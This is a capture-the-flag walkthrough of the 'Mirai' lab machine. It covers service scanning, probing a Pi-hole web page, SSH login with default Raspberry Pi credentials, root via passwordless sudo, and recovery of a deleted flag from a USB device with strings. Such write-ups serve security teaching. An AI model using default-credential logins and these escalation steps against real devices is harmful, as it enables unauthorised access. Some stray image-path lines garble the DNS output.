

Mirai by Ippsec

Tags

Nmap, linux, Burpsuite, Curl, Dig.

Details

First of all, let's scan the machine looking for open ports and associated services, launching nmap for finding versions (-sV), running save scripts (-sC) and output all formats (-oA).

```
root@ippSec:~/Documents/htb/boxes/mirai# nmap -sC -sV -oA nmap/initial 10.10.10.48

# Nmap 7.60 scan initiated Sat Feb 10 06:48:22 2018 as: nmap -sC -sV -oA nmap/initial 10.10.10.48
Nmap scan report for pi (10.10.10.48)
Host is up (0.022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
|_ ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256  b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256  4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (EdDSA)
53/tcp    open  domain   dnsmasq 2.76
|_ dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http      lighttpd 1.4.35
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Website Blocked
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Feb 10 06:48:37 2018 -- 1 IP address (1 host up) scanned in 15.31 seconds
initial.nmap (END)
```

First thing we're focusing on is that HTTP server. Nmap is telling us that the title of the website is "Website Blocked" but, if we browse it, we couldn't find anything! Just for checking, let's run a curl with ultra-verbose mode:

```
root@ippSec:~/Documents/htb/boxes/mirai/nmap# curl -vvv 10.10.10.48
* Rebuilt URL to: 10.10.10.48/
* Trying 10.10.10.48...
* TCP_NODELAY set
* Connected to 10.10.10.48 (10.10.10.48) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.48
> User-Agent: curl/7.57.0
> Accept: */*
>
< HTTP/1.1 404 Not Found
< X-Pi-hole: A black hole for Internet advertisements.
< Content-type: text/html; charset=UTF-8
< Content-Length: 0
< Date: Sat, 10 Feb 2018 12:16:55 GMT
< Server: lighttpd/1.4.35
<
* Connection #0 to host 10.10.10.48 left intact
root@ippSec:~/Documents/htb/boxes/mirai/nmap#
```

Nope! Nothing about "Website Bloqued" here. Is in Burpsuite where we start getting some information.

Request

Raw	Headers	Hex
<pre>GET / HTTP/1.1 Host: 10.10.10.48 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1</pre>		

Response

Raw	Headers	Hex
<pre>HTTP/1.1 404 Not Found X-Pi-hole: A black hole for Internet advertisements. Content-type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Date: Sat, 10 Feb 2018 12:17:15 GMT Server: lighttpd/1.4.35</pre>		

```
Request
[Raw Headers Hex]
GET / HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Response
[Raw Headers Hex HTML Render]
<meta name='viewport' content='width=device-width,initial-scale=1.0,maximum-scale=1.0, user-scalable=no' />
<meta name='robots' content='noindex,nofollow' />
</head>
<body id='body'>
<header>
<h1><a href='/'>Website Blocked</a></h1>
</header>
<main>
<div>Access to the following site has been blocked:<br/>
<span class='pre msg'>test</span></div>
<div>If you have an ongoing use for the website, please ask the owner of the Pi-hole in your network to have it whitelisted.</div>
<input id='domain' type='hidden' value='test'>
<input id='quiet' type='hidden' value='yes'>
<button id='btnSearch' class='buttons blocked' type='button' style='visibility: hidden;'></button>
This page is blocked because it is explicitly contained within the following block list(s):
<pre id='output' style='width: 100%; height: 100%;'>
<div class='buttons blocked'>
  <a class='safe33' href='javascript:history.back()'>Go back</a>
  <a class='safe33' id='whitelisting'>whitelist this page</a>
  <a class='safe33' href='javascript>window.close()'>Close window</a>
</div>
<div style='width: 99%; text-align: center; padding: 10px;'>
  <div id='whitelistingform'>
    <p>Note that whitelisting domains which are blocked using the wildcard method won't work.</p>
    <p>Password required!</p>
    <form>
      <input name='list' type='hidden' value='white'>
      <input name='domain' value='test' disabled>
      <input type='password' id='pw' name='pw'>
      <button class='buttons33 safe' id='btnAdd' type='button'>whitelist</button>
    </form>
    <pre id='whitelistingoutput' style='width: 100%; height: 100%; padding: 5px;'>
  </div>
</div>
</main>
<footer>Generated Sat 12:17 PM, Feb 10 by Pi-hole v3.1.4</footer>
<script src='http://pi.hole/admin/scripts/vendor/jquery.min.js'></script>
```

```
root@ippSec:~/Documents/htb/boxes/mirai/nmap# dig @10.10.10.48 pi.hole

; <<>> DiG 9.11.2-4-Debian <<>> @10.10.10.48 pi.hole
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61695
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
pi.hole.                IN      A


;; ANSWER SECTION:
pi.hole.                 300     IN      A           192.168.204.129

;; Query time: 20 msec
;; SERVER: 10.10.10.48#53(10.10.10.48)
;; WHEN: Sat Feb 10 07:18:09 EST 2018
;; MSG SIZE rcvd: 52


root@ippSec:~/Documents/htb/boxes/mirai/nmap#
```

Note: dig @<dns server> <domain>

The server is answering us with a private IP address out of our range so we cannot continue this way. What we can do is continuing modifying Host header in our HTTP request.



Seems we have a 301 response. Let's modify our `/etc/resolv.conf` in order to access that path via web browser and see what happens:



We got an admin panel but, scratching briefly we cannot find anything. Same with DNS server on port 53 (you can try using `dig axvf @<server> <request>` but nothing will happen (tried "hole", "pi.hole" and "htb" on request field).

What we can approximate is we're dealing with a raspberry pi and, as ssh is opened, our last chance is trying with some default credentials:

Note: default credentials in raspberry Pi → user: pi; pass: raspberry

```
root@ippSec:~/Documents/htb/boxes/mirai/nmap# ssh pi@10.10.10.48
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~$ raspberry^C
pi@raspberrypi:~$ ls
background.jpg Desktop Documents Downloads Music oldconffiles Pictures Public python_games Templates Videos
pi@raspberrypi:~$ cd Desktop/
pi@raspberrypi:~/Desktop$ ls
Plex user.txt
```

Got it!! It was easier than we thought. At this point we have our **USER FLAG**.

Priv escalation

Thinking about getting a shell was really easy. Priv escalation probably will be the same. Taking a look at sudo privs with **sudo -l** we'll see we can escalate privileges just using **sudo su -**, so we have it! Or not?

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $ sudo su -

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
```

Ouch! We're root but we didn't find the correct flag! But we found a hint there: *"I think I may have a backup on my USB stick..."*.

Use **df -lh** to see filesystems in the victim and **mount** to check its privileges.

```
root@raspberrypi:~# df -lh
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
tmpfs           101M  4.8M   96M   5% /run
/dev/sda1        1.3G  1.3G    0 100% /lib/live/mount/persistence/sda1
/dev/loop0       1.3G  1.3G    0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs           251M    0  251M   0% /lib/live/mount/overlay
/dev/sda2        8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs        10M    0   10M   0% /dev
tmpfs           251M  8.0K  251M   1% /dev/shm
tmpfs           5.0M  4.0K  5.0M   1% /run/lock
tmpfs           251M    0  251M   0% /sys/fs/cgroup
tmpfs           251M  8.0K  251M   1% /tmp
/dev/sdb         8.7M   93K  7.9M   2% /media/usbstick
tmpfs           51M    0   51M   0% /run/user/999
tmpfs           51M    0   51M   0% /run/user/1000
```



```

root@raspberrypi:~# mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run type tmpfs (rw,nosuid,relatime,size=102408k,mode=755)
/dev/sda1 on /lib/live/mount/persistence/sda1 type iso9660 (ro,noatime)
/dev/loop0 on /lib/live/mount/rootfs/filesystem.squashfs type squashfs (ro,noatime)
tmpfs on /lib/live/mount/overlay type tmpfs (rw,relatime)
/dev/sda2 on /lib/live/mount/persistence/sda2 type ext4 (rw,noatime,data=ordered)
aufs on / type aufs (rw,noatime,si=8343015d,noxino)
devtmpfs on /dev type devtmpfs (rw,nosuid,size=10240k,nr_inodes=58963,mode=755)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,release_
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacc
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_c
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=22,pgrp=1,timeout=300,minp
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
mqueue on /dev/mqueue type mqueue (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,relatime)
/dev/sdb on /media/usbstick type ext4 (ro,nosuid,nodev,noexec,relatime,data=ordered)
tmpfs on /run/user/999 type tmpfs (rw,nosuid,nodev,relatime,size=51204k,mode=700,uid=999,gid
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=51204k,mode=700,uid=1000,g

```

/dev/sdb (our /media/usbstick) is mounted with READONLY privileges (look at that “ro”) but we just want to read so no problems with that. Just move to that folder and see what happens:

```

root@raspberrypi:~# cd /media/usbstick/
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?


-James
root@raspberrypi:/media/usbstick#

```

Any flag here neither... But another hint! Anyone deleted the flag from this folder!

We can try to recover deleted stuff from a mountable device just “**c**ating” it with strings.

```
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
^C3787371276512571772f
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/media/usbstick#
```



And this time... WE GOT OUR ROOT FLAG!!

Note: This worked because anyone wrote these blocks after deleting the flag file